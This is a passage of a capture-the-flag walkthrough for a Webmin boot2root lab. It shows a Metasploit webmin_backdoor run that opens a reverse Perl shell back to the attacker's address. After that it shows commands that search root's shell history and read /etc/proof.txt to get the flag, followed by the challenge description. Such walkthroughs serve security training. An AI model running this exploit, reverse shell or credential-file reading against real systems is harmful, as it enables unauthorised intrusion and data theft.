msf6 exploit(<linux/http/webmin_backdoor>) > set RPORT 7777
RPORT => 7777
msf6 exploit(<linux/http/webmin_backdoor>) > set LHOST 192.168.0.168
LHOST => 192.168.0.168
msf6 exploit(<linux/http/webmin_backdoor>) > set LPORT 8963
LPORT => 8963
msf6 exploit(<linux/http/webmin_backdoor>) > run

[*] Started reverse TCP handler on 192.168.0.168:8963
[*] Running automatic check ("set Autocheck false" to disable)
[*] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.0.168:8963 -> 192.168.0.138:35640) at 2021-09-19 15:59:02 +0530
ls

```

13. After getting the reverse shell try to search for the key
14. Commands used:

```

$ ls
$ find / -type f | grep history
# Found /root/.ash_history
$ cat /root/.ash_history

```

```
# In history file found path for the key
$ cat /etc/proof.txt
# got key in this file
# or we can use /etc/passwd to find the users on machine
```

```
田
save_sql.cgi
save_sync.cgi
save_twofactor.cgi
save_unix.cgi
save_user.cgi
schema.cgi
switch.cgi
system_info.pl
twofactor.pl
twofactor_form.cgi
useradmin_update.pl
webmin.schema
cat .bash_history
find . -type f -name .*
find . -type f -name history
find / -type f -name history
find / -type f | grep history
/root/test/webmin-1.920/blue-theme/images/history.png
/root/test/webmin-1.920/gray-theme/images/history.png
/root/.ash_history
/var/webmin/modules/system-status/history/diskused
/var/webmin/modules/system-status/history/load
/var/webmin/modules/system-status/history/swapused
/var/webmin/modules/system-status/history/memused
/var/webmin/modules/system-status/history/maxes
/var/webmin/modules/system-status/history/load15
/var/webmin/modules/system-status/history/load5
/usr/lib/python2.7/idlelib/idle_test/test_idlehISTORY.pyc
/usr/lib/python2.7/idlelib/idle_test/test_idlehISTORY.py
/usr/lib/python2.7/idlelib/idle_test/test_idlehISTORY.pyo
cat /root/.ash_history
ls
clear
cat /etc/proof.txt
vi .ash_history
cat /etc/proof.txt
02400017241859202869865374916383
]
```

15. Submitted key and success.

Boot2Root

A9:2017-Using Components with Known Vulnerabilities

Prevalence of this issue is very widespread. Component-heavy development packages often come with known vulnerabilities, especially if they are not updated regularly. This challenge will test your ability to identify and exploit such vulnerabilities.

While it is easy to find already-written exploits for many known vulnerabilities, often you will need to research and understand the specific details of the vulnerability to create your own exploit.

Use your knowledge of port scanning, fingerprinting and metasploit and get the challenge solved.

Download ova file : [77de68daecd823babbb58edb1c8e14d7106e83bb.ova](https://enigma.test.net-square.com/net/c36.ova)

Key :

Yes you did! Continue on to the next challenge

----- THANK YOU -----